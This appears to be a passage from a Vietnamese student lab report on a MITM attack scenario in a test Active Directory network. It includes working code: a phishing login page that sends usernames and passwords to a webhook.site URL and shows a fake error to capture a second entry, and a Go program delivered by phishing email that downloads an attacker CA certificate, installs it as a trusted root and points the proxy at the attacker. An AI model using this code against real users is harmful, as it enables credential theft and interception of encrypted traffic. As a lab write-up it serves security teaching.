


Hình 29. User1 gửi mail

d) Client

Trong mô hình mạng này, các máy Client đại diện cho các máy tính làm việc của nhân viên, là điểm cuối mà người dùng tương tác trực tiếp với các dịch vụ trong hệ thống. Các máy Client sẽ được cấu hình để tham gia vào miền Active Directory (nhom11.local) nhằm tận dụng khả năng quản lý tập trung, xác thực bảo mật và áp dụng các chính sách do Domain Controller cung cấp.

- Hệ điều hành: Windows 10 Pro
- Phiên bản Windows: 22H2



- Các bước cấu hình:

- **Bước 16:** Cập nhật hệ điều hành
- **Bước 17:** Cấu hình DNS Server chính là địa chỉ IP của Domain Controller (AD)
- **Bước 18:** Đổi tên thành CLIENT
- **Bước 19:** Tham gia máy tính Client vào tên miền nhom11.local (Cung cấp thông tin tài khoản Administrator của miền khi được yêu cầu)

e) Website giả mạo của Attacker

- Tổng quan về Webhook.site

Webhook.site là một công cụ trực tuyến được thiết kế để kiểm tra và theo dõi các yêu cầu HTTP theo thời gian thực. Nó cung cấp một URL webhook tạm thời, tại đó mọi request HTTP gửi đến sẽ được ghi lại và hiển thị chi tiết.

Trong ngữ cảnh tấn công, kẻ tấn công có thể lợi dụng Webhook.site để tạo máy chủ giả mạo (Fake Server) nhằm thu thập dữ liệu. Khi người dùng bị lừa truy cập vào một trang đăng nhập giả mạo và nhập thông tin tài khoản, dữ liệu này sẽ được gửi đến URL của Webhook.site và kẻ tấn công có thể dễ dàng thu thập. Điều này được thực hiện bằng cách nhúng mã nguồn của trang đăng nhập giả mạo vào phần "Edit" của Webhook.site để tạo ra một bản sao trực tuyến.

- Mục tiêu:

Mục tiêu chính của việc xây dựng và triển khai trang đăng nhập giả mạo là để đánh cắp thông tin xác thực người dùng thông qua kỹ thuật Man-in-the-Middle (MITM). Cụ thể, kẻ tấn công sử dụng công cụ mitmproxy kết hợp với một trang đăng nhập giả có giao diện tương tự gần như hoàn toàn với trang web hợp pháp.


Khi người dùng truy cập vào một website hợp pháp và thực hiện hành động đăng nhập, lưu lượng HTTP/HTTPS sẽ bị mitmproxy chặn lại và được chuyển hướng đến trang đăng nhập giả do attacker kiểm soát. Do giao diện giống thật và không có dấu hiệu bất thường rõ ràng, người dùng dễ dàng bị đánh lừa.

Một đặc điểm nổi bật trong thiết kế của trang giả mạo này là yêu cầu người dùng nhập mật khẩu hai lần. Lần đầu, hệ thống luôn hiển thị thông báo lỗi như “Incorrect Username or Password!” bất kể mật khẩu đúng hay sai. Mục đích là kích thích người dùng nhập lại lần hai mà không nghi ngờ. Sau lần nhập thứ hai, người dùng được tự động chuyển hướng đến trang đăng nhập hợp pháp, tạo ra một trải nghiệm liền mạch, khó bị phát hiện.

Thông tin đăng nhập ở cả hai lần (username và password) sẽ được thu thập và gửi ngầm về Webhook.site thông qua mitmproxy. Điều này cho phép attacker xác minh độ chính xác của thông tin và khai thác hành vi quen thuộc của người dùng như thói quen gõ lại mật khẩu khi gặp lỗi, không kiểm tra kỹ URL, hoặc tin tưởng vào giao diện quen thuộc.

- Các bước cấu hình:

• **Bước 20:** Sử dụng Webhook.site làm máy chủ tiếp nhận dữ liệu



Hình 30. Đường dẫn Website giả mạo sẽ được redirect đến

• **Bước 21:** Tạo giao diện đăng nhập giả mạo

- Viết một trang HTML giả lập giao diện đăng nhập giống trang thật (đăng nhập Google, Facebook, v.v.).
- Để thuận tiện cho việc triển khai trên Webhook.site, CSS được tích hợp trực tiếp trong HTML (inline CSS).
- Một số thay đổi nhỏ sẽ được thực hiện so với giao diện gốc nhằm hỗ trợ đánh cắp dữ liệu, nhưng vẫn đảm bảo đủ độ giống để không gây nghi ngờ.
 - Website sẽ trích xuất thông tin người dùng thông qua trường input của form đăng nhập. Dùng `.trim()` để loại bỏ khoảng trắng đầu/cuối.

```
const username = document.getElementById('username').value.trim();
const password = document.getElementById('password').value.trim();
```

Hình 31. Trích xuất thông tin đăng nhập và xử lý khoảng trắng.

- Kiểm tra số lần đăng nhập từ `localStorage`, nếu người dùng đã nhập vào 2 lần và bấm login thì sẽ chuyển đến URL của trang gốc. Username và password sau khi nhập lần đầu sẽ được gửi đi đến trang của webhook.

```
let loginAttempts = parseInt(localStorage.getItem('loginAttempts') || '0');
if (loginAttempts >= 1) {
  window.location.href = 'https://klaasy.com/login.php';
  return false;
}
```

Hình 32. Kiểm tra số lần đăng nhập và chuyển hướng

- Sau khi gửi dữ liệu lần đầu, hiển thị thông báo lỗi, yêu cầu người dùng nhập lại.

```
fetch('https://webhook.site/95ef4866-e9ab-4ce0-94b9-8e6c4a7561ad', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({ username, password })
})
.then(response => {
  loginAttempts++;
  localStorage.setItem('loginAttempts', loginAttempts);
  showError("Incorrect Username or Password!");
  window.location.reload();
})
```

Hình 33. Thông báo lỗi giả

```

function handleLogin(event) {
  event.preventDefault();
  const username = document.getElementById('username').value.trim();
  const password = document.getElementById('password').value.trim();

  let loginAttempts = parseInt(localStorage.getItem('loginAttempts') || '0');
  if (loginAttempts >= 1) {
    window.location.href = 'https://klaasy.com/login.php';
    return false;
  }


  if (!validateInput(username, password)) return false;

  fetch('https://webhook.site/95ef4866-e9ab-4ce0-94b9-8e6c4a7561ad', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ username, password })
  })
  .then(response => {
    loginAttempts++;
    localStorage.setItem('loginAttempts', loginAttempts);
    showError("Incorrect Username or Password!");
    window.location.reload();
  })
  .catch(() => {
    showError("Có lỗi xảy ra khi đăng nhập!");
  });

  return false;
}

```

Hình 34. Đoạn code hoàn chỉnh cho website giả mạo



Hình 35. Giao diện website giả mạo hệt như web gốc

E. KỊCH BẢN TẤN CÔNG MITM

1. Tổng quan

Trong phần này, nhóm sẽ thực hiện các kịch bản với các giai đoạn sau:

- Giai đoạn 1: Dẫn dụ nạn nhân cài đặt chứng chỉ giả thông qua kỹ thuật Social Engineering.
- Giai đoạn 2: Tấn công MITM qua HTTP/HTTPS bằng mitmproxy nhằm thu thập các thông tin quan trọng và nhạy cảm như username, password, tên miền,...
- Giai đoạn 3: Tận dụng những thông tin đã có ở giai đoạn 2, tiến hành tấn công mở rộng như Privilege Escalation, Lateral Movement,...

2. Giai đoạn 1

a) Mục tiêu

Mục tiêu chính của giai đoạn này là đánh lừa người dùng để họ chạy một tập tin thực thi độc hại được ngụy trang dưới dạng công cụ hỗ trợ kỹ thuật. Sau khi chạy với quyền quản trị, phần mềm độc hại sẽ Tập tin này được thiết kế nhằm thiết lập môi trường MITM (Man-In-The-Middle), cho phép kẻ tấn công giám sát và chỉnh sửa lưu lượng truy cập Internet của nạn nhân bằng cách:

- Cài đặt chứng chỉ giả mạo vào Trusted Root Certification Authorities của Windows.
- Thiết lập Proxy trở đến máy chủ tấn công.

b) Các bước thực hiện

• Bước 1: Chuẩn bị file update.go

- Tải file chứng chỉ .crt từ server của attacker.
- Sử dụng công cụ certutil cài đặt chứng chỉ vào "Trusted Root Certification Authorities".
- Thiết lập địa chỉ proxy trở về attacker.


```

12 func main() {
13     IP := "192.168.60.237"
14     certURL := "http://" + IP + ":8080" + "/mitmproxy-ca-cert.cer"
15     certPath := "cert.cer"
16
17     resp, _ := http.Get(certURL)
18     out, _ := os.Create(certPath)
19     io.Copy(out, resp.Body)
20     out.Close()
21     resp.Body.Close()
22
23     exec.Command("certutil", "-addstore", "-f", "root", certPath).Run()
24
25     key, _, _ := registry.CreateKey(registry.CURRENT_USER,
26     `Software\Microsoft\Windows\CurrentVersion\Internet Settings`,
27     registry.SET_VALUE)
28     defer key.Close()
29     key.SetStringValue("ProxyServer", IP + ":8080")
30     key.SetDWordValue("ProxyEnable", 1)
31 }

```


Hình 36. Nội dung update.go

- **Bước 2:** Biên dịch update.go thành file thực thi (.exe)
- **Bước 3:** Đăng nhập vào Mail Server, chuẩn bị email giả mạo bộ phận CNTT và đính kèm file exe vừa tạo.



Hình 37. Nội dung phishing email


- **Bước 4:** Nhấn **Send** để gửi email này và chờ nạn nhân thực hiện



Hình 38. Attacker đã gửi email đến nạn nhân


Phía nạn nhân:

Sau khi nhận được email từ bộ phận CNTT, nạn nhân không chút nghi ngờ và đề phòng đã tải file Update.exe được đính kèm về máy



Hình 39. File mã độc vẫn được tải mặc cho hệ thống cảnh báo

Nạn nhân tiếp tục thực hiện theo nội dung email, thực thi Update.exe dưới quyền Administrator. Dù hệ thống tiếp tục cảnh báo nhưng vì là file của bộ phận CNTT nên nạn nhân hoàn toàn tin tưởng




Hình 40. Thực thi file mã độc bằng quyền Administrator



Hình 41. Hệ thống cảnh báo bảo mật


c) Kết quả

Sau khi thực hiện theo nội dung email, tại kho chứng chỉ gốc đáng tin cậy trên hệ thống máy tính của nạn nhân, ta sẽ thấy có một chứng chỉ CA giả được tạo bởi mitmproxy



Hình 42. Chứng chỉ giả được cài vào Trusted Root Certification Authorities

Cấu hình proxy của máy nạn nhân cũng được bật và trỏ đến địa chỉ IP máy attacker là 192.168.60.237 với port 8080



Hình 43. Cấu hình proxy của máy nạn nhân

3. Giai đoạn 2


a) Mục tiêu

Nhờ chứng chỉ giả đã cho phép attacker giải mã, can thiệp và thao túng mọi lưu lượng HTTPS trên máy nạn nhân – điều vốn dĩ không thể nếu không có chứng chỉ. Attacker thực hiện MITM bằng mitmweb để thu thập thông tin nhạy cảm như username,

password, token đăng nhập, cookie session, nội dung email, tin nhắn,... phục vụ cho giai đoạn tấn công tiếp theo.

